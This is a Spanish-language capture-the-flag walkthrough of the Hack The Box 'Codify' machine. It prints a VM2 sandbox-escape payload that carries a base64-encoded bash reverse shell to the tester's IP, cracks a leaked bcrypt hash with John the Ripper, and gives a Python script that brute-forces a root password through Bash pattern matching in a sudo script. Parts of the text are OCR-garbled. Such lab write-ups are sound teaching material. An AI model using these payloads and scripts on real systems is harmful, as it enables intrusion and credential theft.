

240- CODIFY

- 1. CODIFY
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Javascript VM2 exploit
 - 1.5. Leaked credentials
 - 1.6. Cracking password with John
 - 1.7. Privesc via pattern matching brute-force in Bash

1. CODIFY

www

<https://app.hackthebox.com/machines/Codify>

CODIFY 574

RETIRED MACHINE

Codify

LINUX **EASY**

4.4
MACHINE RATING

15854
USER OWNS

14809
SYSTEM OWNS

04/11/2023
RELEASED

Created by **kavighan**

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
• > settarget "10.10.11.239 Codify"  
> ping 10.10.11.239  
PING 10.10.11.239 (10.10.11.239) 56(84) bytes of data:  
64 bytes from 10.10.11.239: icmp_seq=8 ttl=63 time=861 ms  
64 bytes from 10.10.11.239: icmp_seq=9 ttl=63 time=46.6 ms  
64 bytes from 10.10.11.239: icmp_seq=10 ttl=63 time=46.2 ms  
64 bytes from 10.10.11.239: icmp_seq=11 ttl=63 time=46.0 ms  
64 bytes from 10.10.11.239: icmp_seq=12 ttl=63 time=45.5 ms  
64 bytes from 10.10.11.239: icmp_seq=13 ttl=63 time=44.6 ms  
64 bytes from 10.10.11.239: icmp_seq=14 ttl=63 time=45.4 ms  
64 bytes from 10.10.11.239: icmp_seq=15 ttl=63 time=58.7 ms  
^C  
--- 10.10.11.239 ping statistics ---  
15 packets transmitted, 8 received, 46.6667% packet loss, time 14109ms  
rtt min/avg/max/mdev = 44.648/149.208/861.823/269.055 ms
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22, 80 y 3000* abiertos.

- ```
> nmap -sS -p- --open 10.10.11.239 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 (https://nmap.org) at 2024-02-15 21:28 CET
Nmap scan report for 10.10.11.239
Host is up (0.054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3000/tcp open ppp

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

- ```
> extractPorts allports
File: extractPorts.tmp

[*] Extracting information...
[*] IP Address: 10.10.11.239
[*] Open ports: 22,80,3000
[*] Ports copied to clipboard

> nmap -sCV -p22,80,3000 --min-rate 5000 10.10.11.239 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 21:30 CET
Nmap scan report for 10.10.11.239
Host is up (0.000s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 90871cc0773e078dc0f2419744d97b (ECDSA)
|_ 256 0ba4c4cfe23b95ae6f5df7d0c80dce (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: did not follow redirect to http://codify.htb/
3000/tcp   open  http     Node.js Express Framework
|_ http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds
```

1.3. Tecnologías web

- *Whatweb*: nos reporta lo siguiente.

- ```
> whatweb http://10.10.11.239
http://10.10.11.239 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.239], RedirectLocation[http://codify.htb/], Title[301 Moved Permanently]
http://codify.htb/ [200 OK] Apache[2.4.52], Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.239], Title[Codify], X-Powered-By[Express]
```

- Cuando accedemos a la web, se nos redirige a *codify.htb* y éste no resuelve, por tanto añadimos el dominio a nuestro `/etc/hosts`.


- ```
> cat /etc/hosts
File: /etc/hosts

# Host addresses
127.0.0.1    localhost
192.168.1.130 parrot
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters


# Others
10.10.11.239 codify.htb
```

1.4. Javascript VM2 exploit


- **CVE-2023-37466:**
- Nos encontramos con esta página web al acceder, la cual parece que ofrece una funcionalidad para testear **Node.js** en un **sandbox** en línea. Esto podemos hacerlo concretamente en la ruta **/editor**.



- Investigando un poco más, vemos que se está usando por detrás una librería de **Javascript** llamada **VM2**, cuyas versiones son la mayoría vulnerables a una ejecución remota de comandos que permite escapar del **sandbox**.




- Vemos el código fuente de **/editor** para ver más detalladamente cómo se tramitan las peticiones por detrás. La función que aparece en la siguiente imagen, es la que nos interesa realmente. Vamos a tratar de explicarlo brevemente.




- Este script en **JavaScript** define una función llamada **runCode()**. Esta función se ejecuta cuando se llama y realiza las siguientes acciones:
 - Obtiene el valor del elemento con el ID **code**. Esto sugiere que probablemente hay un elemento en el HTML con un ID de **code** que contiene código fuente en algún formato (posiblemente JavaScript).

- Codifica el código obtenido en el paso anterior usando la función `btoa()`, la cual es una función integrada en JavaScript que codifica una cadena en **base64**.
- Realiza una solicitud HTTP **POST** a la ruta `/run` del servidor utilizando la función `fetch()`. La solicitud POST lleva una carga útil en formato **JSON** que contiene el código codificado obtenido en el paso 2.
- Espera la respuesta del servidor. Cuando llega la respuesta, la convierte a formato JSON utilizando el método `.json()` proporcionado por la interfaz `response`.
- Luego, maneja la respuesta JSON. Si la respuesta contiene un error (`data.error`), muestra un área de texto roja con el mensaje de error. De lo contrario, muestra un área de texto verde con la salida del código ejecutado (`data.output`).
- Si ocurre algún error durante el proceso (por ejemplo, la solicitud falla), lo captura y muestra un mensaje de error en un área de texto roja.
- Llegados a este punto, buscamos exploits para **VM2**, y nos encontramos con uno que mostramos a continuación. Clonamos el proyecto en nuestro entorno de trabajo.

- <https://github.com/rvizx/VM2-Exploit>



- Para ejecutar el exploit, tendremos que especificar el parámetro vulnerable (**code**), el cual pudimos encontrar analizando las solicitudes tramitadas en `/editor`, aunque también se podría intuir leyendo el código fuente del script que vimos anteriormente.



- A continuación, ejecutamos el exploit con los siguientes parámetros: `python3 exploit.py http://codify.htb/editor --ip=10.10.16.3 --port=1337 --param=code --base64`, donde la IP y el puerto son los de nuestra máquina local. Adicionalmente, este exploit codifica automáticamente el payload en **base64**, pero como por defecto, esto ya lo hacía la función que vimos en el servidor, obtenemos un error al lanzar el exploit. No obstante, podemos ver el payload completo codificado.

[illegible]

- [illegible]

- ← → ↻ 🔍 http://codify.htb/editor ☆ ∞ 🔒 📁 🏠 ☰

```
const (VM) = require("vm2");
const vm = new VM();

const code = `
cmd = "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4zLzZMc2gMD4mMQ== | base64 -d | bash"
async function fn() {
  (function stack() {
    new Error().stack;
  })();
}
p = fn();
p.constructor = {
  [Symbol.species]: class FakePromise {
    constructor(executor) {
      executor(
        (x) => x,
        (err) => { return err.constructor.constructor("return process")().mainModule.require("child_process").execSync(cmd)
      )
    }
  };
};
p.then();
};

console.log(vm.run(code));
```

[object Object]

- Estamos como el usuario **svc**. Hacemos `cat /etc/passwd` para ver posibles usuarios a los que podamos potencialmente migrar la sesión. Buscaremos el modo de hacerlo con el usuario **joshua**. De momento, no vemos nada interesante al buscar archivos con el **privilegio SUID** asignado, ni tampoco podemos hacer `sudo -l`, ya que nos pide contraseña.

```

svc@codify:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
llist:x:38:38:Maillog Llist Manager:/var/llist:/usr/sbin/nologin
lrc:x:39:39:lrcd:/run/lrcd:/usr/sbin/nologin
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:181:182:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:182:183:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:106:pollinate:/bin/false
sshd:x:106:65534:/:run/sshd:/usr/sbin/nologin
syslog:x:107:113:/:home/syslog:/usr/sbin/nologin
utdd:x:108:114:/:run/utdd:/usr/sbin/nologin
tcpdump:x:109:115:/:nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/:var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:/:home/joshua:/bin/bash
svc:x:1001:1001:/:home/svc:/bin/false
fwupd-refresh:x:114:112:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998:/:var/log/laurel:/bin/false
svc@codify:/home$ whoami
svc

```

- Enumerando el sistema, encontramos un archivo llamado **tickets.db**, al cual le aplicamos un `string` para poder leer los caracteres imprimibles que contiene el archivo. Encontramos lo que parece un **hash** de la contraseña para el usuario **joshua**.

```

svc@codify:/var/www/contact$ ls -la
total 120
drwxr-xr-x 3 svc svc 4096 Sep 12 17:45 .
drwxr-xr-x 5 root root 4096 Sep 12 17:40 ..
-rw-rw-r-- 1 svc svc 4377 Apr 19 2023 index.js
-rw-rw-r-- 1 svc svc 268 Apr 19 2023 package.json
-rw-rw-r-- 1 svc svc 77131 Apr 19 2023 package-lock.json
drwxr-xr-x 2 svc svc 4096 Apr 21 2023 templates
-rw-rw-r-- 1 svc svc 20408 Sep 12 17:45 tickets.db
svc@codify:/var/www/contact$ cat tickets.db
SQLite format 3.0
SQLite format 3.0
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)
CREATE TABLE users (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  username TEXT UNIQUE,
  password TEXT
)
INSERT INTO users (username, password) VALUES ('joshua', '2a5125508b1628f0/nv5NBAeQu/P6vL3Jl7gCUELYBU2iLHn4G/p/2w2')
joshua
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open
wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open
svc@codify:/var/www/contact$ strings tickets.db
SQLite format 3
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)
CREATE TABLE users (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  username TEXT UNIQUE,
  password TEXT
)
INSERT INTO users (username, password) VALUES ('joshua', '2a5125508b1628f0/nv5NBAeQu/P6vL3Jl7gCUELYBU2iLHn4G/p/2w2')
joshua
tickets
Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open
Tom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open

```

1.6. Cracking password with John

- Usamos ahora **John the Ripper**: `john -w:/usr/share/wordlists/rockyou.txt hash.txt`. La contraseña es **spongebob1**.

```

$ nvim hash.txt
> john -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Bfowfsh 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1 (?)
1g 0:00:00:13 DONE (2024-02-16 13:20) 0.07241g/s 99.05p/s 99.05c/s 99.05C/s winston..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

“

- Un archivo con extensión **.db** generalmente se refiere a un archivo de base de datos. Sin embargo, la extensión **.db** en sí misma no indica un

formato específico de base de datos, ya que hay muchos sistemas de gestión de bases de datos.

1.7. Privesc via pattern matching brute-force in Bash

- Migramos la sesión al usuario **joshua** exitosamente. Hacemos `sudo -l` para listar nuestros privilegios de sudoers disponibles. Vemos que podemos ejecutar como **root** un script llamado **mysql-backup.sh**. Leemos este script para ver en qué consiste exactamente. Tenemos una vulnerabilidad en la sección del script que compara la contraseña para autenticar a un usuario con la base de datos **DB_PASS**. Ésta se debe al uso de `==` dentro de `[[]]` en **Bash**, lo que realiza una coincidencia de patrones en lugar de una comparación directa de cadenas. Esto significa que la entrada del usuario **USER_PASS** se trata como un patrón, y si incluye caracteres comodín como `*` o `?`, potencialmente puede coincidir con cadenas no deseadas.

```
joshua@codify:/opt/scripts$ sudo -l
Matching Defaults entries for joshua on codify:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User joshua may run the following commands on codify:
  (root) /opt/scripts/mysql-backup.sh
joshua@codify:/opt/scripts$ cat mysql-backup.sh
#!/bin/bash
DB_USER=root
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
  /usr/bin/echo "Password confirmed!"
else
  /usr/bin/echo "Password confirmation failed!"
  exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")
for db in $databases; do
  /usr/bin/echo "Backing up database: $db"
  /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-admin "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo "Done!"
```

- Por tanto, llegados a este punto, creamos un script en **Python** que realice un ataque de **fuerza bruta** a cada carácter de **DB_PASS**. Podemos ver este script a continuación. Ejecutamos el script y obtenemos la contraseña para el usuario **root**. Migramos la sesión. Obtenemos la última flag.

```
joshua@codify:/tmp$ pwd
/tmp
joshua@codify:/tmp$ chmod +x priv.py
joshua@codify:/tmp$ cat priv.py
#!/usr/bin/python3
import string
import subprocess

def check_password(p):
    command = f'echo "(p)*" | sudo /opt/scripts/mysql-backup.sh'
    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
    for char in charset:
        if check_password(password + char):
            password += char
            print(password)
            break
    else:
        is_password_found = True

joshua@codify:/tmp$ ./priv.py
[sudo] password for joshua:
K
Kl
Klj
Kljh
Kljhi
Kljhi2
Kljhi2k
Kljhi2k3
Kljhi2k3j
Kljhi2k3jh
Kljhi2k3jha
Kljhi2k3jhas
Kljhi2k3jhask
Kljhi2k3jhaskj
Kljhi2k3jhaskjh
Kljhi2k3jhaskjh1
Kljhi2k3jhaskjh12
Kljhi2k3jhaskjh12k
Kljhi2k3jhaskjh12kj
Kljhi2k3jhaskjh12kjh
Kljhi2k3jhaskjh12kjh3
```

```
import string
import subprocess
```



```
def check_password(p):
    command = f"echo '{p}*' | sudo /opt/scripts/mysql-backup.sh"
    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True)
    return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
    for char in charset:
        if check_password(password + char):
            password += char
            print(password)
            break
    else:
        is_password_found = True
```

- Definimos una función `check_password` que toma una contraseña potencial como argumento, construye un comando `sudo` con la contraseña potencial añadida al final y luego lo ejecuta. Si el resultado de la ejecución del comando contiene la cadena *Password confirmed!*, la función devuelve `True`, indicando que la contraseña es correcta.
- Define un conjunto de caracteres que incluye letras mayúsculas, letras minúsculas y dígitos (`charset`). Inicializa una cadena de contraseña vacía (`password`) y una bandera booleana (`is_password_found`) para rastrear si se ha encontrado la contraseña.
- El script entra en un bucle principal que continuará hasta que la contraseña sea encontrada (`is_password_found` sea `True`). Dentro del bucle, se itera sobre cada carácter en el conjunto de caracteres (`charset`).
- Para cada carácter en el conjunto de caracteres, se llama a la función `check_password` pasando la contraseña actual concatenada con el carácter actual. Si la función `check_password` devuelve `True`, se agrega el carácter a la cadena de contraseña (`password`) y se imprime. Si no se encuentra una contraseña, se sale del bucle principal.